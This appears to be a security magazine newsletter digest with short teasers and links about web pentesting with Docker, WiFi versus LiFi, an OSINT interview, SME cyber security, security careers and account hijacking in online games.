
Read more:
https://pentestmag.com/prepare-use-docker-web-pentest-junior-carreiro/

WiFi and LiFi – A Comparison Study | Infographic by Cabot Technology Solutions

Light Fidelity or LiFi is a revolutionary high speed, bi-directional, fully networked wireless communication technology similar to WiFi. It is touted to be the 'next big thing' in the field of Internet technology. Unlike WiFi, that operates on a radio frequency (RF) of upto 5 GHz, LiFi can transmit about 10,000 times the data available on RF spectrum. It is estimated to be more than 100 times faster than existing WiFi systems and will usher in an era where machines will literally fulfill all our needs.

Read more:
https://haking9.org/wifi-lifi-comparison-study-infographic-cabot-technology-solutions/

Use common sense in security and defense. Don't overdo it – Interview with Arno Reuser, Founder of Open Source Intelligence



Dear Subscribers,

today we would like to share with you a new great interview. We spoke with Arno Reuser, Founder of the Dutch Open Source Intelligence (OSINT). Read our chat about cyber security trainings, cyber awareness and tips on how to establish your own business. Dive in!

Read interview: https://eforensicsmag.com/arno_osint/

CyberWISER Light: Helping European Firms get smart about Cyber Security

Digital business is fast becoming the only way to do business. Yet evidence shows that too many small- and medium-sized businesses are not considering the impact that a successful cyber attack could have on their business. And many SMEs fail to take adequate steps towards achieving a strong security posture.

The impact of a cyber breach can be huge and long lasting. Business that have already have experienced a breach have said the attack led to brand damage, loss of customers, and a reduced ability to win new business. Studies in the UK, for example, estimate that the annual cost to a small company could be as high as €6000.


Read more: https://pentestmag.com/cyberwiser-light-helping-european-firms-get-smart-cyber-security/

Working in the Cyber Security Sector

Hoping to get a career in cyber security but don't know where to start? We asked Jim Wheeler, the Director of Operations at PGI Cyber some questions about what a job in the sector entails.

Read here: https://hakin9.org/cyber-security-sector/

The Account Hijacking Epidemic: What Online Video Game Publishers Need To Know by Matthew Cook



Account hijacking, or the process by which a hacker or fraudster gains unauthorized and complete access to a player's account, is not new. In 2012, Kaspersky Labs identified 5,000 new types of malware targeting online games DAILY. In 2015, a hacking group posted 1800 Minecraft usernames and passwords online.

Read more: https://eforensicsmag.com/account_hijacking/